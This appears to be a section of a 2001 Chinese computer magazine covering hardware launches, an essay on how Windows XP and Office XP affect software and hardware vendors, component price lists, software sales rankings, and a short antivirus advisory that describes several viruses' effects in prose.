华硕开始发售阵容强大的五款P4级主板 这五款主板包括三款采用845芯片组的P4B系列主板（P4B-E/P4B/P4B-M）和两款采用850芯片组的P4T系列主板（P4T-E/P4T）。P4B系列主板搭配普通的SDRAM内存，支持Socket478接口的P4。P4T系列主板搭配顶级性能的RAMBUS内存，适合于特别关注内存性能的P4用户。其中P4T-E支持Socket478 P4处理器，而P4T支持Socket423 P4处理器。

惠威推出M-20W多媒体音箱 M-20W采用两个主音箱加一个低音炮，扬声器为惠威独家研发的全频带防磁单元和6寸长冲程大功率低音单元。不但设计小巧玲珑，而且融合了惠威独特的声学设计理念，低音干脆利落，中音厚实耐听，高频延伸性好，整体音色纯正自然，定位准确，是中高档音箱的又一佳作，非常适合音乐和游戏发烧友使用。

UNIKA双敏是EPoX磐英主板国内惟一代理 近日，UNIKA双敏本着真诚的态度和为消费者的切身利益负责的态度，提醒国内消费者注意：要购买真正的EPoX磐英主板请认准是由UNIKA双敏代理，而且UNIKA双敏是EPoX磐英主板的国内惟一代理。目前国内市场主流EPoX磐英主板，产品名称是EPoX主板，生产厂商是EPoX磐英科技，代理商是UNIKA双敏，产地是台湾。

实达电脑近日启动“家电PC”推广行动 实达电脑科技有限公司近日宣布，9月1日—10月7日期间，实达电脑将启动主题为“实达时代风度全面升级，奏响家庭数码影音最强音”的“家电PC”推广行动计划。该主题活动以实达时代风度系列电脑在功能上的全面提升为契机，配合相应促销活动的推出，加速数码生活进入家庭的进程，全面领导今秋家用电脑消费的新时尚。

语音输入成为手写输入软件标准配置 近日，金山公司突然对外界宣布推出四款价位均在200元左右的手写新品。这四款新品均采用国际最高品质的第五代电磁数位手写板，更全面支持国家最新标准的GB18030字库，字库首次达到21000字的超大容量。金山公司还同时宣布金山笔圣全线7款产品（包括198元的金山笔圣小霸王）将全面为用户提供语音识别软件。这标志着手写市场将由原来的单纯手写输入时代跃升进入了手写语音捆绑的整合时代。

中公网携手电信 推出个人主叫号新服务 近期国内著名网站——中公网（www.cis.com.cn）携手北京电信旗下畅捷网络通讯公司共同推出主叫号（96291用户名密码均为96291）新服务。96291平均网费1.8元，稳定的万线接入，高速的千兆出口，完善的客户服务体系赢得了广大网民的好评与信赖。与此同时，中公网还宣布了96291网络增值服务，此项服务是为拨叫96291上网的用户免费提供需要有会员资格才能玩的收费游戏。

◆“最窄边框”的15英寸液晶彩显上市

夏普定于9月25日上市的15英寸液晶彩色显示器“LL-T15V1”显示器的左右边框部分的宽度减小到16.5mm（该公司过去的机器为23mm),视角确保左右160°，上下150°，对比度为400∶1。该产品由于采用了寿命长达5万个小时的背灯，因此可以长期使用。另外，当一定时间内不使用时，该显示器将进入自动关掉背灯的“省电模式”，此时耗电量不到3W。



◆七喜大水牛H300S新款电源上市

广州七喜电脑股份有限公司近日推出大水牛系列电源的最新款产品——大水牛H300S电源。这款产品具有大水牛系列电源的优良品质，并且价格更加低廉，是一款面向主流市场和DIY用户的高性价比电源。



XP时代的挑战与机遇



□江苏　安云降龙

由于操作系统在电脑软件系统中的特殊地位，由于微软在操作系统领域所处的绝对垄断地位，微软产品的每一次升级换代都会在业内引起一场或大或小的地震，成为软、硬件厂商的势力范围重新洗牌的机会。最近，随着Office XP的发布和Windows XP的即将上市，电脑业已经开始进入了微软精心打造的“擦皮时代”(由于有不少人爱将XP读作“叉P”，因而有人戏谑地将XP读成谐音的“擦皮”)。那么，在进入了擦皮时代之后，广大的软、硬件厂商又面临着怎样的挑战呢？

软件业：“擦皮”大小通吃

目前，业界评论家、普通消费者和绝大多数软件企业正以极大的热情探讨着软件业在“擦皮”时代的生存之道。大家关注的焦点是，在微软公司的Office XP和Windows XP相继推出之后，为数众多的小型软件公司究竟会成为搭便车的受惠者，还是沦为微软巨轮下的亡魂？

要想弄清楚这个问题的答案，我们首先要搞清楚微软在它的“擦皮”中到底捆绑了哪些新的功能。

Windows XP是Windows 95/98/Me及2000版的升级版，将于10月25日发售。微软公司宣称，这一新操作系统的发布将是微软公司有史以来规模最大、花费(将是Windows 95发布费用的两倍)最多的一次。从现有的资料来看，Windows XP中新增的功能包括：网络防火墙、具有光盘刻录与DVD播放功能的集成式媒体播放器、远程访问工具、影片制作与图片编辑软件、无线联机功能、宽频网络功能以及互联网通讯等。

搞清楚微软在Windows XP中新增加的功能，我们就能知道到底有哪些公司将会受到影响了。可以这样说，虽然Windows XP中新增的菜单已有长长的一大串，但因势力范围被微软侵入而受到威胁的公司名单可能比这还要长。根据分析，可能受到影响的公司包括：Adobe Systems、苹果计算机、AOL 时代华纳、Corel、InterVideo、MGI、Netopia、Network Ice、RealNetworks、Roxio、Ulead、Zone Labs、赛门铁克(Symantec)和其他20余家公司。

与以往不同的是，这次微软在Office XP中新增加的功能比较惹眼，因而受Office XP影响的软件也较以往更多。由于微软在Office XP中FrontPage的基础上增加了建立BBS论坛、文件上传等功能，CuteFTP等文件上传软件的日子可能就不会再有以往那么好过了；由于微软在Office XP中增加了即时信息功能，将MSN整合进了Office XP，ICQ、QQ之类的网络即时通讯软件前面又多了一个可怕的竞争对手；由于增加了英、汉互译和查寻功能，金山词霸、WEB翻译类的软件可能要重新寻找自己的核心竞争力了；由于Office XP中也增加了语音录入及语音命令功能和手写识别功能，因而汉王、蒙恬等手写输入和语音输入类的产品将会面临着生存的难题……

Guernsey Research分析师Chris LeTocq说，这些公司应该正视Windows XP中的新增功能对它们个别产品竞争的威胁。这位分析师表示，虽然微软Windows XP部分新增功能的功能比不上别家公司的产品，但对相当多的普通使用者来说，微软操作系统提供的有限功能可能已经足够了。

对此，有位业内人士感叹道：“可怕啊，微软的吞噬力，像黑洞，吸取一切有价值的创意，像鲨鱼，哪里有血腥就会在哪里出现，像机器，不知疲倦地做，模仿、添加，做出更好的仿制品。被微软模仿的，被微软吞噬的，同微软竞争的，肯定是非常地累、格外地累。”

硬件业：“擦皮”救难

对于产业萧条已近1年的电脑硬件厂商来说，他们正热切地期盼着Office XP和Windows XP能给正处于水深火热中的他们带来好运。微软本身也希望能够成为硬件厂商的救苦救难的观世音。8月28日，微软副总裁Jim Allchin在Intel开发者论坛上发言时就声称：“Windows XP会让目前低迷的PC销售市场出现好转，我们对明年整个行业的前景非常看好。”

首先，新的操作系统提升了对硬件配置的要求。尽管微软建议的运行Windows XP的最小配置是300MHz奔腾2处理器和128MB内存，但这样的配置显然行不通。根据测试版本的试用，目前公认的最佳系统配置应该是PⅢ 800MHz以上(最好是P4，因为Microsoft表示，Windows XP会为Intel的Pentium 4处器器做特别的优化，主要是针对其SSE2指令及超管线结构，这也就是说，Pentium 4在Windows XP中会得到额外的性能提升，同时Intel也希望能借助Windows XP的推出来提升Pentium 4的销量，据悉到那时，大多数Pentium 4电脑都会预装Windows XP)和512MB内存。目前绝大多数用户的硬件配置达不到这样的要求，这就势必会带来一股电脑硬件升级换代的热潮。

其次，操作系统的新特性势必促进与之相关的硬件产品的销售。例如，图像剪贴板可使用户在工具条中

收集照片或视频图像，并能很容易地进行剪切和编辑，CD刻录也非常方便。这就将会促进数码相机、扫描仪、数码摄像机和刻录机等产品的销售。安装了Windows XP的笔记本电脑关/启周期明显缩短，同时若有无线连接设备就可以实现漫游，这势必会对笔记本电脑和无线办公设备的销售产生有利影响。

目前，业内舆论普遍乐观地认为，消费者为了享受Windows XP与奔腾4组合所带来的新体验，必将掏腰包买新硬件。包括惠普、Circuit City Stores等在内的各大公司领导人都把XP操作系统视为拉动PC市场的救星，就连Transmeta也想借Windows XP对市场的刺激作用，配合Windows XP的上市，将新款微处理器Crusoe 5800延后半年推出。

挑战与机遇并存

尽管“擦皮”时代的来临给众多软件的生存带来了全新的挑战，但新的机遇也随之同时降临了。

首先，“擦皮”时代的来临将会创造一个全新的竞争环境，为新的公司进入这个市场创造了机会，使它们可以与一些实力雄厚的公司几乎处于同一个起跑点上，说不定会帮助小公司成就大事业。在以往的每一次操作系统的更新换代之时，总会有一些小公司成功地把握住了机遇而脱颖而出。

其次，由于Windows XP中的一些新增功能与第三方产品相比，其功能存在一定差距，因此难以对它们构成致命威胁。例如，在Windows XP的Windows Media Player中，由于微软没有提供回放需要的译码器，因此，用户需要安装InterVideo的WinDVD或MGI的SoftDVD等软件才能正常运行。这样，Windows XP就会对这类软件起到很好的促销作用。

再次，微软有时候虽然心血来潮地在操作系统中增加了某项功能，但对该项功能的升级换代往往并不感兴趣，因而造成了在时过境迁之后，该功能成了一个近似于废物的鸡肋。例如，我们大家都比较熟悉的磁盘碎片整理程序，刚集成进操作系统时挺实用的。现在，由于没能跟上硬盘容量发展的步伐进行升级，整理一次大容量的硬盘往往需要数小时之久，基本已经成了一个毫无用处的摆设。这就为其他软件公司创造了机会。

而对硬件厂商来说，Windows XP在带来福音的同时，也带来了许多不利影响。

首先是新操作系统对PC销售的拉动越来越小。Windows 95的推出拉动PC的销售额在1996－1997年之间增长了173%，而到Windows 98时仅仅增长了20%左右，所以不能寄望太高。

其次，新的操作系统推出后对硬件厂商的技术开发提出了新的要求，不但新产品要进行有针对性的优化，老产品的驱动程序也要升级，稍有不慎就有可能带来灾难。


第三，微软对硬件生产厂商的干涉越来越多。例如，虽经众多软、硬件厂商的多方争取，微软仍坚持对桌面图标的限制：电脑制造商如果将竞争者产品的图标放在使用视窗XP操作系统的电脑桌面上，则必须将至少3种微软产品的图标放置在桌面上。同时，微软对硬件生产厂商其他的正常生产以及经营活动的强制性干预和限制也比较多。

国产软件在行动

与世界上其他国家的软件公司一样，微软新产品的推出也让国产软件明显地感觉到了自己所面临的巨大挑战。在以往的历史中，我们曾有过微软中文版操作系统一推出，数十种汉字平台全线凋零的惨痛教训。那么这一次，国产软件能否顺利度过这一劫呢？我们欣喜地发现，我们的国产软件正全力以赴地迎接着这个巨大的挑战。

面对记者“Windows XP这个全新的操作系统对于豪杰公司来讲，是机遇还是挑战？”的提问，梁肇新坦然承认“挑战多于机遇”、“威胁是直接的”。但同时他又表示，他们会认真对待挑战，全力以赴开发更加支持Windows XP的新产品，以求和Windows XP更好地结合，并希望将来能够凭自己的实力与微软有更多的合作。

由于微软在其最新推出的Office XP中具备了在线全文翻译功能，并捆绑了中英双向词典，因而《金山词霸》和《金山快译》类的软件将直接面临考验。对此，金山公司所采取的策略是以进一步抬高技术门槛来巩固和发展自己的市场地位。其他软件公司也都有各自相应的得力措施。



一点思考

如果将微软比作是软件业这个巨大的金字塔的塔尖的话，众多中小软件企业就是这个金字塔的塔基。在软件行业中，中小企业是技术创新的源泉，许多天才般的创意和设想往往诞生于此。没有众多中小企业的存在，这个行业的前景就会变得非常危险。

然而微软总是有意无意地利用自己现有产品的垄断或准垄断地位，在产品策略中追求大而全，通过捆绑其他软件来打击消灭其他软件公司。数年来，已经有数不清的软件企业牺牲在微软的这一产品策略下，对软件行业的自由竞争秩序产生了严重的威胁。因而，就有了微软与美国政府之间长时间的反垄断斗争。

近年来，随着微软对中国市场的重视，国产软件越来越多地感觉到了来自微软的威胁，如何制订切实可行的相应政策来保护国产软件，以抵抗激烈的市场竞争，已是摆在我们面前的一道急待解决的难题。

□栏目主持 胡 克



硬件动态

虽然Intel和AMD分别对其全线系列处理器进行了降价处理，但是最近的CPU市场却依然显得比较平静 。

在Intel方面，由于Intel对P4的降价幅度比较大，使得市场中P4的销售势头见好，出货量有不小的上升。Intel把在国际上的P4 1.3G/1.4G/1.5G的价格统一下调到133美元，P4 1.7G的价格为193美元，也就是说1.3G/1.4G/1.5G这三款P4的价格应该是一样的，大约在1100元人民币左右，1.7G的P4价格大概为1600元左右。而在国内市场中，散包的P4 1.3G/1.4G/1.5G/1.7G价格分别为1060/1080/1100/1630元，可见在价格上还是略有区别的。盒包的P4价格要比散包的高出100元左右。正是因为P4的价格比较诱人，因此PIII和赛扬II系列CPU的市场最近显得相对比较沉闷，而且价格也没有什么大的变化，降幅在10元左右。赛扬II 633/667/700/733/766/800/850/900的价格分别为295/320/340/365/380/460/470/580元。目前市场中赛扬II 566、633等CPU都有很好的超频性能，而且价格也很便宜，只有200多元，看来Intel已经渐渐地把低端市场从AMD手里夺了回来。但是高端的PIII方面就没有这么好的前景了，100MHz外频的P III 700E/800E/850E/900E的价格分别为970/1010/1090/1130元，133MHz外频的PIII 733EB/800EB/866EB/933EB/1G的价格分别为1000/1100/1160/1320/1550元。总体来看，P4和赛扬II还有进一步下调价格的可能，但是PIII在短期内想要有所起色几乎是不可能了。就在Intel强力推P4的同时，Tualatin相对平静地上市能不能给P III带来新的活力，看来还是个未知数。

面对Intel的疯狂降价，已经在市场中站稳脚跟的AMD也感到了巨大的压力。为了对抗Intel针对P4的大幅度调价，不得不宣布了对雷鸟的降价。目前100MHz外频Athlon 850/900/950的价格分别为455/510/540元，而目前市场中主流的133MHz外频的雷鸟几乎全部降到了1000元以下，雷鸟1G/1.2G/1.33G/1.4G的价格分别为610/790/910/970元。不用说原来雷鸟的老对手——P III在性能价格比方面的优势不算突出，就连P4面对雷鸟的这种势头，也不会掉以轻心。相对来说，在低端方面，AMD显得有点被动，毒龙750/800/850的价格分别为310/365/405元，面对降价之后的赛扬II，市场前景有点暗淡。

总体来看，目前在市场中虽然Intel和AMD两大厂商打得热火朝天，但是总体的市场走向却相对明朗：低端是赛扬II占有比较大的优势；高端则分为两部分，从性价比上讲，雷鸟尽显锋芒，从综合技术的发展上考虑，P4有着较宽的拓展空间。所以用户可以根据自己的需求去考虑到底选择哪款CPU。

最近内存价格基本已经稳定在100元左右（现代PC-133 128M），这也使得内存成为装机时用不着多考虑的配件了。不过，为了牟取更多的利润，市场上开始出现了由PC-100打磨过的PC-133内存。这种PC-100内存的编号为T-S和T-P两种，一些不法商贩把它们打磨成T-H的内存销售，甚至一些商贩根本就不打磨，直接用这两种PC-100的内存蒙骗经验不足的消费者，大家在购买内存的时候还是要尽量小心一点。为了放心起见，有些用户也把目光投向了品牌内存，品牌内存不仅性能好，而且售后服务相对完善。目前Kinghorse 256M的为 235元；Kingmax PC-150 128M/256M的价格分别为150/280元；KingSton 256M的价格为300元。

另一方面，DDR和RAMBUS内存在经过了一段时间的大幅度降价之后，最近价格趋于稳定，没有什么大的变化。现代DDR266 128M/256M的价格分别为135/325元；Kinghorse DDR266 128M/256M的价格分别为240/450元。RAMBUS的销售也随着P4的降价而渐渐热销。三星RAMBUS PC-800 64M/128M/256M的价格分别为170/340/670元。

最近硬盘在经过小幅的上涨之后，价格渐渐有所下降，但有些品牌的硬盘价格还是偏高。尤其是前一段时间里，性价比比较高的西部数据硬盘，现在反而价格涨得更多。西部数据的5400转AB系列30G/40G/60G/80G的价格分别为750/810/1170/1570元；而7200转的BB系列20G/30G/40G/60G的价格分别为780/870/930/1350元。希捷的酷鱼III系列价格也是比较高，20G/30G/40G的价格分别为720/810/900元。虽然受整体硬盘价格的影响，IBM 60GXP的价格也有所上升，但凭借着出色的性能，依然是市场中性价比较高的产品，20G/40G/60G的价格分别为780/920/1280元。除此以外，Maxtor的星钻一代40G价格为830元，金钻六代30G/40G的价格分别为870/980元。

面对显卡市场nVIDIA的一统天下，其他厂商也开始借着GeForce2和GeForce3交替的机会开始采取行动了。Matrox新一代的G550已经上市，使用的是32MB的DDR显存，依然保持着双头显示的特色，显卡中使用了DVI+VGA的组合，便于连接液晶显示器。从这一点也可以看出，液晶显示器正在逐步走向主流。由于是新推出的产品，价格还是比较高，在1100元左右。

除了Matrox最新的G550以外，

另一个nVIDIA的有力对手ATI的Radeon也开始采取行动，采用这种显示芯片的各种兼容品牌的显卡已开始全面上市。此外，即将上市的Radeon LE Ultra是ATI的另一个动作，它的核心和显存频率都为166MHz，并且打开了Hyper-Z的功能，性能基本应该与标准版的Radeon差不多，相信这款显卡的上市，会在显卡市场占有率上取得不错的成绩。

由于美国发生了突发事件，至截稿时，硬件价格已开始上涨，且涨幅受诸多因素影响，变化难以准确地预测。因此建议大家关注我们的网站，以获取更为准确的即时报价。

软件信息

近期的游戏市场新品多多、活动多多，市场主角也有所改变，铺天盖地的网络游戏终于暂时让位于单机版游戏新品。在这个夏天，几乎每一周都有新游戏面市，而且都是重量级的产品，各公司在推广上也是不惜血本，让众多的游戏玩家还没接触到产品的时候，就被各种促销活动给“晃晕”了。中青旅的新仙剑是前一阶段市场的最大赢家，刚一推出就跃至榜首，他们举办的仙剑模仿秀吸引了无数的俊男靓女，整个活动的声势快赶上选美了。《大富翁5》摒弃了原来的游戏形式，引起了许多玩家的不满，但是由于其网络功能的加强，并借助前几代产品的良好口碑，依然卖得不错。金山的《剑侠外传月影传说》正赶上申奥的最关键时刻，这个机会怎能错过？索性就把玩家请来看申奥，在普天同庆的礼花中，卖得火热。值得一提的是，网络游戏的客户端销售虽然减弱了，但点数卡正在热卖中，譬如《金庸群侠传Online》的点数卡就攀升到分类榜的第二名。

在信息管理软件市场上，速达的两款产品《速达2000》和《速达财务》（新版）卖得最好，分别占据了分类榜的一、二位，同时，几款炒股分析软件也有很好的销量。其他的几款低价的财务软件虽然销量不错，但从厂家了解的情况来看，由于价格太低，并没有达到预期的市场目标。

电子图书市场的“攻略风”日渐下降，传统的文库和资料库夺回了原来的阵地，最耀眼的产品是《金庸武侠小说全集》，虽然这样的产品很容易被盗版，但真正的金庸迷肯定不会在意那几十块钱，宁愿买一套质量能得到保证的正版以便珍藏。与此类似的还有《全宋词》，这款产品也于本月上榜。

在中文输入软件市场上，《五笔字型2代》胜出《智能狂拼2》，夺得榜首位置。联系到前一段时间，王永民积极地寻找融资和上市的机会并有所斩获，让我们明白这个领域仍然有很大的发展空间。

其他的各类软件市场如操作系统、设计开发工具和教育软件等等，上个月没有太大的变化，这里就不再细述了。至于杀毒软件，虽然分类榜上排名暂时没什么变化，但市场竞争相当激烈。

从往年的情况来看，软件市场的火热夏天过去之后，将是一段较为平静的时期，让我们期待着以后的软件市场在平静期能出现一些新热点。好了，如果你想知道这几个月中具体的软件销售情况，可以参看我们的连邦软件排行榜和正普软件排行榜，或查阅《电脑爱好者》网站中相关的内容。

病毒防疫站

1.近期热门病毒

病毒名称：

VBS.Hama（蛤蟆病毒）

病毒危害：

VBS.Hama为一种恶意网页病毒，该病毒是一个有预谋的脚本程序，它能对计算机进行全方位封杀。如果感染了该病毒，在一进入Windows系统时，将打印以下信息：“欢迎来到万花谷！请与oicq：933007青蛙联系，你中了※蛤蟆奇毒※”。接下来，用户的C盘将丢失；开始菜单中的“运行”、“注销”、“关闭系统”三项也将丢失，用户无法进行相应的工作；而系统的MS-DOS方式也被封掉了，用户无法在DOS下访问C盘；同时，病毒还对注册表进行了保护，以防止有经验的用户手动恢复；而这时Windows的.EXE文件将不能执行，用户更无法通过热键正常关机。可以说，该病毒是处心积虑，极尽破坏之所能。

解决方案：

及时删除病毒文件并修复注册表，或用反病毒软件进行查杀，如瑞星、诺顿等。

2.近期病毒预报

(1)TRASHER.D病毒是一种破坏性较强的宏病毒，主要通过MS Office传播。该病毒能在特定目录下删除反病毒文件。如当前日期为1、9或23，病毒将修改文件Autoexec.bat，同时格式化硬盘。而若当前时间是1小时或1分钟，病毒会加载文本文件到硬盘，直到没有空间为止。

(2)WIN.CIH发作时间为26日，病毒可能被触发并企图用一些随机数据覆盖系统硬盘，使数据恢复相当困难。同时它试图通过垃圾数据存储到BIOS中来对系统进行永久性破坏。

(3)FHD.A宏病毒能够在系统中模仿tool/macro的功能，若在每月30或31日打开受染文件，病毒将格式化C盘。

查杀软件：瑞星2001、金山毒霸、熊猫卫士、安全之星、KV3000等杀毒软件产品均可彻底查杀。

相关咨询电话：010-86243236

相关咨询网站：http://www.rising.com.cn CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄　宇

报价杂货铺

（截止到2001.9.17，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华中地区产品报价

产品	价格
CPU	
P3 1G/933EB/866EB （原）	1630/1330/1200元
P3 1G/933EB/866EB/800EB/733EB （散）	1500/1250/1110/980/920元
Celeron2 766/733/700/667/850	390/360/340/310/450元
AMD雷鸟 1.4G/1.3G/1.2G/1.1G/1G	1480/1100/840/780/660元
AMD毒龙 850/800	390/360元
主板	
华硕 cuv4x-e/cusi-m	980/770元
升技 Vr6-r/Th7-r/Vp6/Kt7a-r	1650/1650/1180/1150元
升技 Kt7a/Kt7e/Sa6r/St6	1000/888/1160/1060元
微星 850/815e/815ep Pro-r	1500/1140/1150元
微星 Pro266M/M-r/815Ep-NL	1240/1340/990元
微星 K7t266Pro/-r/Plus/-1	1200/1300/1100/1350元
内存	
三星 128M/64M Rambus	420/260元
三星 256M/128M DDR	360/150元
Kingston 256M/128M/64M Rambus	800/340/160元
Kingston 256M/128M SDRAM	310/150元
千禧条512M/256M/128M/64M	990/360/230/100元
金邦金条256M/128M/64M	340/180/110元
Kingmax 256M/128M/64M	270/130/90元
HY 256M/128M/64M	190/90/50元
硬盘	
IBM 60GXP 60G/40G	1450/900元
IBM 75GXP 46G/30G	900/800 元
IBM 40G/20G(5400)	790/660 元
WD 40G/30G/20G/10G(7200)	900/800/680/530 元
WD 40G/30G(5400)	750/690元
迈拓金钻60G/40G/30G/20G	1500/930/820/725 元
迈拓星钻80G/60G/40G/30G/20G	1760/1420/760/730/670 元
优盘Only Disk 32M/16M/8M	1200/680/480元
爱国者USB移动存储王5G/10G/20G	1580/1980/2980元
显示器CRT	
CTX Pr500F/705F/711F/960F	1780/2980/3499/5990元
Acer明基55v/57c/77e/77v/78c	1070/1199/1450/1499/1699元
Acer明基77g/77gt/78g/79p	1699/1799/1999/2699元
三星550s/550b/750s/750p	1080/1320/1480/2200元
三星750st/753sf/755df/700IFT	1820/1780/2080/2480元
EMC维冠Px572/772/786/750F	1170/1240/1480/2540元
EMC维冠D777/787/797/950F	1580/1640/1960/2850元
IMAGIC A7/C7P/C8P	1399/1690/1890元
IMAGIC M7P/M5C/M7/M9c	1499/1280/1399/1999元
LG 575n/773n/775n/771EF	1260/1670/1700/1750元
LG 774FT/775FT//795FT	2180/1950/2780元
显示器LCD	
三星 560/570S/150T/150MB/770TFT	4399/5480/8480/10200/12900元
EMC 14/15	2999/4650元
IMAGIC G4/G5s/G7	2999/3999/12999元
Acer 450/553/559/751	3299/3999/4499/14999元
CTX Pv510/520	5999/6999元
显卡	
华硕 V7700 32M/V3800/3800Pro	1250/630/870元
中凌 TNT2v16M/m32M/Pro32M	260/380/430元
中凌 GF2 MX200/MX400	520/620元
小妖G9800/9700/7600/7200	1420/1200/870/720元
丽台 DTS DDR-TV/ TNT Pro 32M	1300/650元
中宇 MX400/MX200/TNT2 pro	700/600/500元

华东地区产品报价

产品	价格
CPU	
Intel Pentium III 733盒/散	1130/1070元
Intel Pentium III 866盒/散	1310/1220 元
Intel Pentium III 1G盒/散	1720/1620元
Intel Celeron II 800/850/900散	495/540/590元
Intel Celeron II 733盒/散	410/400元
AMD 雷鸟 850/1G/1.2G	580/690/890元
AMD 毒龙 750/800/850	340/390/450 元
主板	
Intel 原装815E/EP/原装850(P4)	1120/950/1380元
Asus(华硕) CUSL2-C(815EP)/A7PRO/PT4	990/1060/1470元
升技 TH7-RAID(i850 P4)/SA6/ST6	1350/890/930元
技嘉 6VX7-4X-A(VIA、DMA66、内置声卡)	760元
微星 815EP/E/850Pro(P4 I850)	900/1040/1350元
硕泰克 SL-75DRV(KT266 支持DDR)	990元
硕泰克 SL-65DRV(Applo Pro266 支持DDR)	899元
钻石CS60-EC/AK75-EC/NB72-SC	870/830/1100元
硬盘	
Maxtor 星钻 40GB/60GB(5400rpm)	860/1430元
Maxtor金钻 20GB/30GB/40GB (7200rpm)	790/930/1150元
IBM 40GB (5400rpm,512K Cache，DMA100)	820元
IBM 40GB (7200rpm,2M Cache，DMA100)	990元
IBM SCSI 18GB/36.7GB	1680/3280元
U5 20GB/30GB/40GB (5400rpm)	680/740/840元
Maxtor 外置1394接口 40G/80G	2780/4280元
显卡	
Matrox G450 16M/32MB DDR	630/850元
ATI Radeon LE(32M)	790元
微星 8808 TNT2 M64 16M/32M	260/370元
小影霸速龙3000MX/速配7700	510/990元
小妖G9700DDR/G7600	1150/840元
七彩虹镭VE-DDR/VE-SDR	720/620元
七彩虹 霹雳9000 II / III	990/1080元
ELSA(艾尔莎) GeForce2 MX200/MX400 32MB	620/790元
丽台GF2 MX200/MX400	620/790元
大白鲨MX200/MX400	399/670元
承启RI92-32/RIA4-64/RIA3-32	899/640/480元
光驱、DVD	
长谷 52X/MSI 52X	390/380元
台电 50X/52X/16X DVD	380/420/699元
建兴48X/52X	360/390元
Acer 650P/652P/16X DVD	390/420/699元
大白鲨 52X/大蓝鲨50X	370/380元
雄兵 50X/12X DVD	380/699元
先锋116/105SZ/106S	618/718/818元
刻录机	
YAMAHA 8824SX/8824S CD-RW	2200/1300元
HP 9140I/ 9500I/9600SI CD-RW	999/1600/2350元
理光 7083/7125/9120 CD-RW	999/1550/2850元
SONY CRX140E-B/160E CD-RW	990/1550元
爱国者刻龙刻录机1640/1232	1299/999元
声卡	
Creative(创新) Vibra 128/Digital 128	125/220元
Creative SB LIVE！5.1 豪华版/白金版	880/2180元
WINFAST Sound 支持光纤	360元
AOPEN YMA744PRO(带光纤)	300元
显示器	
Philips 105S/107E/107T	1090/1480/1680元
Acer 77v/78g/77g	1499/1999/1699元
Samsung 750S/753DF	1380/1670元
索尼 G200/E200	4950/3190元
三菱 PLUS 73 / PRO 710	2999/3799元
IMAGIC C7P/C8P	1699/1999元
爱国者700E/700FT/788FD	1299/1699/2299元
大水牛7KlrT/9Klr	1480/2480元

E-mail: cfmk@cfan.com.cn

连邦软件销售排行榜

2001年9月1日 - 2001年9月15日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1精装版	48	流风婚纱形象设计系统	168	五笔字型	36	轻松会计	98
2	Xteam Linux4.0	48	编程经典控件大全	38	智能狂拼2	39	速达3000	880
3	红旗 Linux	58	CAXA电子图板	650	WPS Office办公组合软件	198	营销百宝箱	168
4	Windows2000中文版	1999	程序员加油站	28	打字高手	28	降龙九九会计软件	99
5	中软Linux3.0应用套件	18	编程资源大全	32	汉王小金刚	380	财神3000	39
6	Windows Me中文标准版	1188	VC++编程资源大全	38	文杰 For Windows	158	智能炒股王	48
7	中文之星2001	1380	趣味编程	28	二笔输入法	280	速达财务	1880
8	Linux大系	68	贴我贴我	48	金山笔圣	50	财智2001家庭版	85
9	蓝点Linux2.0标准版	38	我形我速	80	中文特快	298	天大天财进销存	780
10	RichWin For NT	1280	VisualFoxpro	9320	Office XP	4720	精诚商贸通	88

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	太空城市	48	新东方背单词软件	25	平面设计专业图库	78	瑞星2001	188
2	霹雳麻将	48	开天辟地3	127	古墓丽影权威攻略集	25	KV3000	178
3	剑灵	69	从零开始学英语	150	金庸武侠小说全集	48	豪杰超级解霸2001	38
4	樱花大战	50	着迷小英语	88	图酷 - 高密度数码图库	68	金山毒霸2001	188
5	金庸群侠传网络版	9	随心所欲说英语	150	世界室内设计细部图集	38	Norton2001	238
6	石器时代	29	2001翰林汇系列套装	180	电脑设计专业图库	65	安全之星XP升级版	9
7	武林群侠传	69	许国璋电视英语MP3	38	中国历代文物精品集萃	58	虚拟光碟	58
8	半条命 - 反恐精英	49	轻轻松松背单词	48	世界名著1300套装	108	我家我设计	76
9	新仙剑奇侠传	68	金洪恩初中英语	90	古典文学名著精选	28	东方快车3000	39
10	龙族	39	科利华电脑家庭教师	1600	全唐诗	28	洪恩毒盾	198

正普软件销售排行榜

2001年9月1日至2001年9月14日
(www.2688.com)

名次	游戏类 名称	零售价	教育学习类 名称	零售价	休闲娱乐类 名称	零售价
1	永恒传说.奇幻水晶缘	48元	局域网全面通	35元	周润发电影精选	38元
2	新仙剑奇侠传	69元	全能打字教室—超级打字通	28元	同一首歌—情歌经典（1970～2000）	28元
3	大富翁5	48元	英语听说天堂（新装）	28元	MP3群星荟 - 精选明星名歌	28元
4	世界超级游戏精选-抢滩2001	18元	着迷小学英语VCD版	88元	绝对流行—最新流行歌曲冠军榜（1999～2001）	28元
5	活祭<牺牲>(中文版)	58元	网页+多媒体制作高手直通车	48元	奥斯卡金像奖最佳影片1（1928～1939）	35元
6	花历<中文版>	35元	开天辟地III	127元	麻辣教师(动画版+电影版)	38元
7	剑侠外传之月影传说	68元	英语学习终结者--从入门到精通	199元	奥斯卡金像奖最佳影片2（1940～1950）	35元
8	星际争霸1.08版	108元	洪恩GO GO学英语套装版（2000新装）	150元	MP3世界名曲100首II	28元
9	东京番外地<中文版>	35元	走遍美国2001版	118元	MP3经典少儿歌曲180首	28元
10	大家来找X	19元	轻轻松松背单词II（新装）	48元	碟霸--希区柯克钻石经典	58元

名次	实用工具类 名称	零售价	百科图书类 名称	零售价	芝麻开门类 名称	零售价
1	超级解霸2001(标准版)	38元	世界人体艺术	28元	剑侠情缘II	15元
2	瑞星杀毒软件2001版(3+1豪华版)	188元	装饰装修大百科	38元	烽火三国II	10元
